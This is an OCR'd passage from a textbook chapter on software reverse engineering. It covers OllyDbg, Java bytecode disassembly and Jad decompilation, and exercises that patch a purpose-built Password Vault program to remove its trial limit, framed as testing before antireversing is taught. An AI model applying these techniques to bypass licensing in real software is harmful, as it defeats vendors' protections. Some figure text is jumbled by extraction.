OllyDbg is a shareware interactive machine code debugger and disassembler for Microsoft Windows® [31.14]. The tool has an emphasis on machine code analysis, which makes it particularly helpful in cases where the source code for the target program is unavailable [31.14]. Figure 31.4 illustrates the OllyDbg graphical workbench. OllyDbg operates as follows: the tool will disassemble a binary executable, generate assembly language instructions from machine code instructions, and perform some heuristic analysis to identify individual functions (methods) and loops. OllyDbg can open an executable directly, or attach to one that is already running. The OllyDbg workbench can display several different windows, which are made visible by selecting them on the *View* menu bar item. The *CPU* window, shown in Fig 31.4, is the default window that is displayed when the OllyDbg workbench is started. Table 31.1 lists the panes of the CPU window along with their respective capabilities; the contents of the table are adapted from the online documentation provided by Yuschuk [31.14] and experience with the tool.

Table 31.1 Quick reference for panes in CPU window of OllyDbg

Pane	Capabilities
Disassembler	Edit, debug, test, and patch a binary executable using actions available on a popup menu Patch an executable by copying edits to the disassembly back to the binary
Dump	Display the contents of memory or a file in one of 7 predefined formats: byte, text, integer, float, address, disassembly, or PE header Set memory breakpoints (triggered when a particular memory location is read from or written to) Locate references to data in the disassembly (executable code)
Information	Decode and resolve the arguments of the currently selected assembly instruction in the Disassembler pane Modify the value of register arguments View memory locations referenced by each argument in either the Disassembler or the Dump panes
Registers	Decodes and displays the values of the CPU and floating point unit registers for the currently executing thread Floating point register decoding can be configured for MMX (Intel) or 3DNow! (AMD) multimedia extensions Modify the value of CPU registers
Stack	Display the stack of the currently executing thread Trace stack frames. In general, stack frames are used to – Restore the state of registers and memory on return from a call statement – Allocate storage for the local variables, parameters, and return value of the called subroutine – Provide a return address


Disassembler
Registers
OllyDbg - PasswordVault.exe - [CPU - main thread, module Password]
C File View Debug Plugins Options Window Help
L E M T W H C / K
Dump
Information
Stack

```
00401280  $ 55             PUSH EBP
00401281  . 89E5           MOV EBP,ESP
00401283  . 83EC 08        SUB ESP,8
00401286  . C70424 010000( MOV DWORD PTR SS:[ESP],1
0040128D  . FF15 98925900  CALL DWORD PTR DS:[<&msvcrt.__set_
00401293  . E8 B8FEFFFF    CALL Password.00401150
00401298  . 90             NOP
00401299  . 8DB426 000000( LEA ESI,DWORD PTR DS:[ESI]
004012A0  . 55             PUSH EBP
004012A1  . 89E5           MOV EBP,ESP
004012A3  . 83EC 08        SUB ESP,8
004012A6  . C70424 020000( MOV DWORD PTR SS:[ESP],2
EBP=0022FFF0
```


```
Registers (FPU)
EAX 00000000
ECX 0022FFB0
EDX 7C90E4F4 nt
EBX 7FFDD000
ESP 0022FFC4
EBP 0022FFF0
ESI FFFFFFFF
EDI 7C910208 nt

EIP 00401280 Pa

C 0  ES 0023 32
P 1  CS 001B 32
```

```
Address   Hex dump                 ASCII
0055C000  C0 E0 55 00 00 00 00 00  └αU.....
0055C008  00 00 00 00 00 00 00 00  ........
0055C010  F0 E1 55 00 F6 E1 55 00  ≡βU.÷βU.
0055C018  00 00 00 00 00 00 00 00  ........
0055C020  E0 E3 55 00 E6 E3 55 00  απU.µπU.
0055C028  00 00 00 00 00 00 00 00  ........
0055C030  20 00 00 00 00 00 00 00   .......
0055C038  00 00 00 00 00 00 00 00  ........
0055C040  F0 C9 41 00 70 C9 41 00  ≡╔A.p╔A.
0055C048  08 00 00 00 00 00 00 00  ▪.......
```

```
0022FFC4  7C817067  RETURN to k
0022FFC8  7C910208  ntdll.7C910
0022FFCC  FFFFFFFF
0022FFD0  7FFDD000
0022FFD4  805512FA
0022FFD8  0022FFC8
0022FFDC  83B7F4C8
0022FFE0  FFFFFFFF  End of SEH
0022FFE4  7C839AC0  SE handler
0022FFE8  7C817070  kernel32.7C
0022FFEC  00000000
0022FFF0  00000000
```

Analysing Password: 3603 heuristical procedures 3327 calls to known, 514 ca   Paused

Fig. 31.4 The five panes of the OllyDbg graphical workbench


OllyDbg - PasswordVault.exe - [Dump - Password:.rdata 0055D000..00590FFF]
D File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S ?
Backup
Search for
Go to address Ctrl+G
Hex
Text
Short
Long
Float
Disassemble
Special
Appearance
Paused

The Dump window allows for searching through the data and setting a breakpoint that is triggered when data beginning at a specified address is read or modified.

Use the context menu to begin a search.

```
0055D000 7B 2A 7D 00 2B 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D {*}.+-----------
0055D110 63 74 3A 20 74 65 6F 64 6F 72 6F 40 72 65 76 65 ct: teodoro@reve
0055D120 72 73 69 6E 67 70 72 6F 6A 65 63 74 2E 69 6E 66 rsingproject.inf
0055D130 6F 20 20 20 20 20 20 20 7C 00 00 00 7C 20 20 41 o       |...|  A
0055D140 45 53 20 32 35 36 2D 42 69 74 20 45 6E 63 72 79 ES 256-Bit Encry
0055D150 70 74 69 6F 6E 20 75 73 69 6E 67 20 43 72 79 70 ption using Cryp
0055D160 74 6F 2B 2B 20 35 2E 35 2E 32 20 20 7C 00 28 00 to++ 5.5.2  |.(.
0055D170 29 20 00 43 68 61 6E 67 65 20 74 68 65 20 56 61 ) .Change the Va
0055D180 75 6C 74 20 50 61 73 73 77 6F 72 64 00 43 72 65 ult Password.Cre
0055D190 61 74 65 20 61 20 50 61 73 73 77 6F 72 64 20 52 ate a Password R
0055D1A0 65 63 6F 72 64 00 00 00 54 68 65 20 63 68 61 72 ecord...The char
0055D1B0 61 63 74 65 72 73 20 27 3A 20 72 65 74 75 72 6E acters ': return
0055D1C0 20 27 2C 20 27 22 27 2C 20 27 2F 27 2C 20 27 3C  ', '"', '/', '<
0055D1D0 27 2C 20 61 6E 64 20 27 3E 27 20 61 72 65 20 6E ', and '>' are n
0055D1E0 6F 74 20 61 6C 6C 6F 77 65 64 20 69 6E 20 72 65 ot allowed in re
0055D1F0 63 6F 72 64 20 64 61 74 61 2E 00 44 65 6C 65 74 cord data..Delet
0055D200 65 20 61 20 50 61 73 73 77 6F 72 64 20 52 65 63 e a Password Rec
0055D210 6F 72 64 00 54 68 65 20 64 65 73 63 72 69 70 74 ord.The descript
0055D220 69 6F 6E 20 77 61 73 20 73 65 74 20 74 6F 20 22 ion was set to "
0055D230 7B 2A 7D 22 2E 00 44 69 73 70 6C 61 79 20 50 61 {*}"..Display Pa
0055D240 73 73 77 6F 72 64 20 52 65 63 6F 72 64 73 00 45 ssword Records.E
0055D250 64 69 74 20 61 20 50 61 73 73 77 6F 72 64 20 52 dit a Password R
0055D260 65 63 6F 72 64 00 5B 45 72 72 6F 72 5D 20 00 00 ecord.[Error] ..
0055D270 41 6E 20 65 78 69 73 74 69 6E 67 20 70 61 73 73 An existing pass
0055D280 77 6F 72 64 20 76 61 75 6C 74 20 66 6F 72 20 74 word vault for t
0055D290 68 65 20 73 70 65 63 69 66 69 65 64 20 75 73 65 he specified use
0055D2A0 72 6E 61 6D 65 20 22 7B 2A 7D 22 20 77 61 73 20 rname "{*}" was
0055D2B0 6E 6F 74 20 66 6F 75 6E 64 2D 2D 61 73 73 75 6D not found--assum
0055D2C0 69 6E 67 20 6E 65 77 20 76 61 75 6C 74 2E 00 00 ing new vault...
0055D2D0 54 68 65 20 73 70 65 63 69 66 69 65 64 20 63 75 The specified cu
0055D2E0 72 72 65 6E 74 20 76 61 75 6C 74 20 70 61 73 73 rrent vault pass
0055D2F0 77 6F 72 64 20 65 6E 74 65 72 65 64 20 69 73 20 word entered is
0055D300 69 6E 63 6F 72 72 65 63 74 2E 20 50 72 6F 67 72 incorrect. Progr
0055D310 61 6D 20 77 69 6C 6C 20 6E 6F 77 20 65 78 69 74 am will now exit
0055D320 20 77 69 74 68 6F 75 74 20 73 61 76 69 6E 67 20  without saving
0055D330 66 6F 72 20 73 61 66 65 74 79 2E 00 5B 49 6E 66 for safety..[Inf
0055D340 6F 5D 20 00 41 6E 20 69 6E 76 61 6C 69 64 20 6D o] .An invalid m
0055D350 65 6E 75 20 6F 70 74 69 6F 6E 20 6E 75 6D 62 65 enu option numbe
0055D360 72 20 77 61 73 20 73 70 65 63 69 66 69 65 64 2E r was specified.
0055D370 00 54 68 65 20 6E 61 6D 65 20 77 61 73 20 73 65 .The name was se
```

Attached process paused at ntdll.DbgBreakPoint

Fig. 31.5 Sample slide from the machine code reversing animated tutorial

31.4.4 Animated Solution to the Wintel Reversing Exercise

Using OllyDbg, one can successfully reverse engineer a nontrivial Windows® application such as Password Vault, and make permanent changes to the behavior of the executable. The purpose of placing a trial limitation in the Password Vault application is to provide a concrete objective for reverse engineering the application: disable or relax the trial limitation. Of course the goal here is not to teach how to avoid paying for software, but rather to see oneself in the role of a tester, a tester who is evaluating how difficult it would be for a reverse engineer to circumvent the trial limitation. This is a fairly relevant exercise to go through for any individual or software company that plans to provide trial versions of its software for download on the Internet. In later sections, we discuss antireversing techniques, which can significantly increase the difficulty a reverse engineer will encounter when reversing an application.

For instructional purposes, an animated tutorial that demonstrates the complete end-to-end reverse engineering of the C++ Password Vault application was created using Qarbon Viewlet Builder and can be viewed using Macromedia Flash Player. The tutorial begins with the Password Vault application and OllyDbg already installed on a Windows® XP machine. Figure 31.5 contains an example slide from the animated tutorial. The animated tutorial, source code, and installer for the machine code version of Password Vault can be downloaded from the following locations:

- http://reversingproject.info/repository.php?fileID=4_1_1 (*Wintel reversing and patching animated solution*)
- http://reversingproject.info/repository.php?fileID=4_1_2 (*Password Vault C/C++ source code*)
- http://reversingproject.info/repository.php?fileID=4_1_3 (*Password Vault C/C++ Windows® installer*).

Begin viewing the animated tutorial by extracting *password_vault_cpp_reversing_exercise.zip* to a local directory and either running *password_vault_cpp_reversing_exercise.exe*, which should launch the standalone version of Macromedia Flash Player, or opening the file *password_vault_cpp_reversing_exercise_viewlet._swf.html* in a Web browser.

31.5 Reversing and Patching Java Bytecode

Applications written in Java are generally well suited to being reverse engineered. To understand why, it is important to understand the difference between machine code and Java bytecode (Fig. 31.6 illustrates the execution of Java bytecode versus machine code):

- *Machine code*: "Machine code or machine language is a system of instructions and data executed directly by a computer's central processing unit" [31.15]. Machine code contains the platform-specific machine instructions to execute on the target processor.




Fig. 31.6 Execution of Java bytecode versus machine code. *JVM* Java Virtual Machine

- *Java bytecode*: "Bytecode is the intermediate representation of Java programs just as assembler is the intermediate representation of C or C++ programs" [31.16]. Java bytecode contains platform-independent instructions that are translated to platform-specific instructions by a Java Virtual Machine (JVM).

In Sect. 31.4, an attempt to recover the source code of a simple "Hello World" C++ application was unsuccessful when the output of two different compilers was given as input to the Boomerang decompiler. Much more positive results can be achieved for Java bytecode because of its platform-independent design and high-level representation. On Windows®, machine code is typically stored in files with the extensions **.exe* and **.dll*; the file extensions for machine code vary with the operating system. This is not the case with Java bytecode, as it is always stored in files that have a **.class* extension. Related Java classes, such as those for an application or class library, are often bundled together in an archive file with a **.jar* extension. The Java Language Specification allows at most one top-level public class to be defined per **.java* source file and requires that the bytecode be stored in a file whose name matches *TopLevelClassName.class*.

31.5.1 Decompiling and Disassembling Java Bytecode

To demonstrate how much more feasible it is to recover Java source code from Java bytecode than it is to recover C++ code from machine code, we decompile the bytecode for the program *ListArguments.java* using Jad, a Java decompiler [31.17]; we then compare the Java source code generated with the original. Before performing the decompilation, we peek at the bytecode using *javap* to get an idea of how much information survives the translation from high-level Java source code to the intermediate format of Java bytecode. Algorithm 31.2 contains the source code for *ListArguments.java*, a simple Java program that echoes each argument passed on the command line to standard output.

Bytecode is stored in a binary format that is not human-readable and therefore must be "disassembled" for it to be read. Recall that the result of disassembling machine code is assembly language that can be converted back into machine code using an assembler; unfortunately, the same does not hold for disassembling Java bytecode. Sun Microsystem's Java Development Toolkit (JDK) comes with javap, a command-line tool for disassembling Java bytecode; to say that javap "disassembles" bytecode is a bit of a misnomer since the output of javap is unstructured text which cannot be converted back into bytecode. The output of javap is nonetheless useful as a debugging and performance tuning aid since one can see which JVM instructions are generated from high-level Java language statements.

Algorithm 31.3 lists the Java bytecode for the *main* method of *ListArguments.class*; notice that the fully qualified name of each method invoked by the bytecode is preserved. It may seem curious that although *ListArguments.java* contains no references to the class *java.lang.StringBuilder*, there are many references to it in the bytecode; this is because the use of the "+" operator to concatenate strings is a convenience offered by the Java language that has no direct representation in bytecode. To perform the concatenation, the bytecode creates a new instance of the *StringBuilder* class and invokes its *append* method for each occurrence of the "+" operator in the original Java source code (there are three). A loss of information has indeed occurred, but we will see that it is

Algorithm 31.2 Source listing for ListArguments.java

```
package info.reversingproject.listarguments;

public class ListArguments {
  public static void main(String[] arguments){
    for (int i = 0; i < arguments.length; i++) {
      System.out.println("Argument[" + i + "]:" + arguments[i]);
    }
  }
}
```

Algorithm 31.3 Java bytecode contained in *ListArguments.class*.

```
0:  iconst_0
1:  istore_1
2:  iload_1
3:  aload_0
4:  arraylength
5:  if_icmpge        50
8:  getstatic        #2;  // java/lang/System.out
11: new     #3;           // java/lang/StringBuilder
14: dup
15: invokespecial    #4;  // java/lang/StringBuilder.init
18: ldc     #5;           // "Argument["
20: invokevirtual    #6;  // java/lang/StringBuilder.append
23: iload_1
24: invokevirtual    #7;  // java/lang/StringBuilder
27: ldc     #8;           // "]:"
29: invokevirtual    #6;  // java/lang/StringBuilder.append
32: aload_0
33: iload_1
34: aaload
35: invokevirtual    #6;  // java/lang/StringBuilder.append
38: invokevirtual    #9;  // java/lang/StringBuilder.toString
41: invokevirtual    #10; // java/io/PrintStream.println
44: iinc    1, 1
47: goto    2
50: return
```

Algorithm 31.4 Jad decompilation of ListArguments.class

```
package info.reversingproject.listarguments;
import java.io.PrintStream;

public class ListArguments
{
  public static void main(String args[])
  {
    for (int i = 0; i < args.length; i++)
    System.out.println((new StringBuilder()).append("Argument[")
    .append(i).append("]:").append(args[i]).toString());
  }
}
```

still possible to generate Java source code equivalent to the original in function, but not in syntax.

Algorithm 31.4 lists the result of decompiling *ListArguments.class* using Jad; although the code is different from the original *ListArguments.java* program, it is functionally equivalent and syntactically correct, which is a much better result than that seen earlier with decompiling machine code.

An advanced programmer who is fluent in the JVM specification could use a hex editor or a program to modify Java bytecode directly, but this is similar to editing machine code directly, which is error-prone and difficult. In Sect. 31.4, which covered reversing and patching of machine code, it was determined through discussion and an animated tutorial that one should work with disassembly to make changes to a binary executable. However, the result of disassembling Java bytecode is a pseudo-assembly language, a language that cannot be compiled or assembled but serves to provide a more abstract, readable representation of the bytecode. Because editing bytecode directly is difficult, and disassembling bytecode results in pseudo-assembly language which cannot be compiled, it would at first seem that losing

Java source code is more dire a situation than losing C++ code, but of course this is not the case since, as we have seen using Jad, Java bytecode can be successfully decompiled to equivalent Java source code.


31.5.2 *Java Bytecode Reversing and Patching Exercise*

This section introduces an exercise that is the Java bytecode equivalent of that given in Sect. 31.4.2 for Wintel machine code. Imagine that we have just implemented a *Java* version of the console application Password Vault, which helps computer users create and manage their passwords in a secure and convenient way. Before releasing a limited trial version of the application on our company's Web site, we would like to understand how difficult it would be for a reverse engineer to circumvent a limitation in the trial version that exists to encourage purchases of the full version; the trial version of the application limits the number of password records a user may create to five.

The Java version of the Password Vault application (included with this text) was developed to provide a nontrivial application for reversing exercises without the myriad of legal concerns involved with reverse engineering software owned by others. The Java version of the Password Vault application employs 128-bit AES encryption, using Sun's Java Cryptography Extensions, to securely store passwords for multiple users – each in separate, encrypted XML files.

31.5.3 *Recommended Reversing Tool for the Java Exercise*

If using Jad from the command line does not sound appealing, there is a freeware graphical tool built upon Jad called *FrontEnd Plus* that provides a simple workbench for decompiling classes and


FrontEnd Plus v1.04 - ListArguments.java - [ListArguments.java]
File Edit Search Window Tools and Options Feedback Homepages Help
Courier New
10
Imports
java.io.PrintStream;
Methods
class ListArguments
ListArguments()
static void main(String args[])
Martin Cowley

```
// FrontEnd Plus GUI for JAD
// DeCompiled : ListArguments.class

package info.reversingproject.listarguments;

import java.io.PrintStream;

public class ListArguments
{
  public ListArguments()
  {
  }

  public static void main(String args[])
  {
    for (int i = 0; i < args.length; i++)
      System.out.println((new StringBuilder()).
        append("Argument[").append(i).append("]:").
          append(args[i]).toString());
  }
}
```


Fig. 31.7 FrontEnd Plus workbench session for ListArguments.class

browsing the results [31.17]; it also has a convenient batch mode where multiple Java class files can be decompiled at once. After the Java code generated by Jad has been edited, it is necessary to recompile the source code back to bytecode to integrate the changes. The ability to recompile the Java code generated is not functional in the *FrontEnd Plus* workbench for some reason, though it is simple enough to do the compilation manually. Next we mention an animated tutorial for reversing a Java implementation of the *Password Vault* application, which was introduced in Sect 31.4. Figure 31.7 shows a *FrontEnd Plus* workbench session containing the decompilation of *ListArguments.class*.

To demonstrate the use of *FrontEnd Plus* to reverse engineer and patch a Java bytecode, a Java version of the *Password Vault* application was developed; recall that the animated tutorial in Sect. 31.4 introduced the machine code (C++) version. The Java version of the *Password Vault* application uses 128-bit instead of 256-bit AES encryption because Sun Microsystem's standard Java Runtime Environment does not provide 256-bit encryption owing to export controls. A trial limitation of five password records per user is also implemented in the Java version. Unfortunately, Java does not support conditional compilation, so the source code cannot be compiled to omit the trial limitation without manually removing it or using a custom build process.

31.5.4 Animated Solution to the Java Reversing Exercise

Using FrontEnd Plus (and Jad), one can successfully reverse engineer a nontrivial Java application such as



```
00400000 00001000 Password            PE header  Imag R    RWE
00401000 0015B000 Password  .text     code       Imag R    RWE
0055C000 00001000 Password  .data     data       Imag R    RWE
0055D000 00034000 Password  .rdata               Imag R    RWE
00591000 00001000 Password  /4                   Imag R    RWE
00592000 00007000 Password  .bss                 Imag R    RWE
00599000 00001000 Password  .idata    imports    Imag R    RWE
0059A000 00002000 Password  .rsrc     resources  Imag R    RWE
```

```
73 73 77 6F 72 64 20 66 6F 72 20 75 73 65 72 20 ssword for user 
22 7B 2A 7D 22 20 77 61 73 20 63 68 61 6E 67 65 "{*}" was change
64 20 73 75 63 63 65 73 73 66 75 6C 6C 79 2E 00 d successfully..
50 61 73 73 77 6F 72 64 20 76 61 75 6C 74 20 66 Password vault f
69 6C 65 20 22 7B 2A 7D 22 20 77 61 73 20 73 61 ile "{*}" was sa
76 65 64 20 73 75 63 63 65 73 73 66 75 6C 6C 79 ved successfully
2E 00 5B 57 61 72 6E 69 6E 67 5D 20 00 00 00 00 ..[Warning] ....
54 68 61 6E 6B 20 79 6F 75 20 66 6F 72 20 74 72 Thank you for tr
79 69 6E 67 20 50 61 73 73 77 6F 72 64 20 56 61 ying Password Va
75 6C 74 21 20 59 6F 75 20 68 61 76 65 20 72 65 ult! You have re
61 63 68 65 64 20 74 68 65 20 6D 61 78 69 6D 75 ached the maximu
6D 20 6E 75 6D 62 65 72 20 6F 66 20 72 65 63 6F m number of reco
72 64 73 20 61 6C 6C 6F 77 65 64 20 69 6E 20 74 rds allowed in t
68 69 73 20 74 72 69 61 6C 20 76 65 72 73 69 6F his trial versio
6E 2E 00 4D 65 73 73 61 67 65 20 4E 6F 74 20 46 n..Message Not F
```

```
38 30 38 30 38 34 37 43 37 46 37 31 32 44 37 33 8080847C7F712D73
37 43 37 46 32 44 38 32 38 30 37 32 37 46 32 44 7C7F2D8280727F2D
32 46 38 38 33 37 38 41 32 46 32 44 38 34 36 45 2F88378A2F2D846E
38 30 32 44 37 30 37 35 36 45 37 42 37 34 37 32 802D70756E7B7472
37 31 32 44 38 30 38 32 37 30 37 30 37 32 38 30 712D808270707280
38 30 37 33 38 32 37 39 37 39 38 36 33 42 00 00 807382797986 3B..
35 44 36 45 38 30 38 30 38 34 37 43 37 46 37 31 5D6E8080847C7F71
32 44 38 33 36 45 38 32 37 39 38 31 32 44 37 33 2D836E8279812D73
37 36 37 39 37 32 32 44 32 46 38 38 33 37 38 41 767972 2D2F88378A
32 46 32 44 38 34 36 45 38 30 32 44 38 30 36 45 2F2D846E802D806E
38 33 37 32 37 31 32 44 38 30 38 32 37 30 37 30 8372712D80827070
37 32 38 30 38 30 37 33 38 32 37 39 37 39 38 36 7280807382797986
33 42 00 36 38 36 34 36 45 37 46 37 42 37 36 37 3B.68646E7F7B767
42 37 34 36 41 32 44 00 36 31 37 35 36 45 37 42 B746A2D.61756E7B
37 38 32 44 38 36 37 43 38 32 32 44 37 33 37 43 782D867C822D737C
37 46 32 44 38 31 37 46 38 36 37 36 37 42 37 34 7F2D817F86767B74
32 44 35 44 36 45 38 30 38 30 38 34 37 43 37 46 2D5D6E8080847C7F
37 31 32 44 36 33 36 45 38 32 37 39 38 31 32 45 712D636E8279812E
32 44 36 36 37 43 38 32 32 44 37 35 36 45 38 33 2D667C822D756E83
37 32 32 44 37 46 37 32 36 45 37 30 37 35 37 32 722D7F726E707572
37 31 32 44 38 31 37 35 37 32 32 44 37 41 36 45 712D8175722D7A6E
38 35 37 36 37 41 38 32 37 41 32 44 37 42 38 32 85767A827A2D7B82
37 41 36 46 37 32 37 46 32 44 37 43 37 33 32 44 7A6F727F2D7C732D
37 46 37 32 37 30 37 43 37 46 37 31 38 30 32 44 7F72707C7F71802D
36 45 37 39 37 39 37 43 38 34 37 32 37 31 32 44 6E79797C8472712D
37 36 37 42 32 44 38 31 37 35 37 36 38 30 32 44 767B2D817576802D
38 31 37 46 37 36 36 45 37 39 32 44 38 33 37 32 817F766E792D8372
37 46 38 30 37 36 37 43 37 42 33 42 00 00 00 00 7F80767C7B3B....
35 41 37 32 38 30 38 30 36 45 37 34 37 32 32 44 5A7280806E74722D
35 42 37 43 38 31 32 44 35 33 37 43 38 32 37 42 5B7C812D537C827B
```

Fig. 31.8 Result of obfuscating all string literals in the program

Password Vault, and make permanent changes to the behavior of the bytecode. Again, the purpose of having placed a trial limitation in the Password Vault application is to provide an opportunity for one to observe how easy or difficult it is for a reverse engineer to disable the limitation. Just like for machine code, antireversing strategies can be applied to Java bytecode. We cover some basic, effective strategies for protecting bytecode from being reverse engineered in a later section.

For instructional purposes, an animated solution that demonstrates the complete end-to-end reverse engineering of the Java Password Vault application was created using Qarbon Viewlet Builder and can be viewed using Macromedia Flash Player. The tutorial begins with the Java Password Vault application, FrontEnd Plus, and Sun's Java JDK v1.6 installed on a Windows® XP machine. Figure 31.8 contains an example slide from the animated tutorial. The animated tutorial, source code, and installer for the Java version of Password Vault can be downloaded from the following locations:

- http://reversingproject.info/repository.php?fileID=5_4_1 (*Java bytecode reversing and patching animated solution*)
- http://reversingproject.info/repository.php?fileID=5_4_2 (*Password Vault Java source code*)
- http://reversingproject.info/repository.php?fileID=5_4_3 (*Password Vault (Java version) Windows® installer*).

Begin viewing the tutorial by extracting *password_vault_java_reversing_exercise.zip* to a local directory and either running *password_vault_java_reversing_exercise.exe*, which should launch the standalone version of Macromedia Flash Player, or opening the file *password_vault_java_reversing_exercise_viewlet._swf.html* in a Web browser.

31.6 Basic Antireversing Techniques

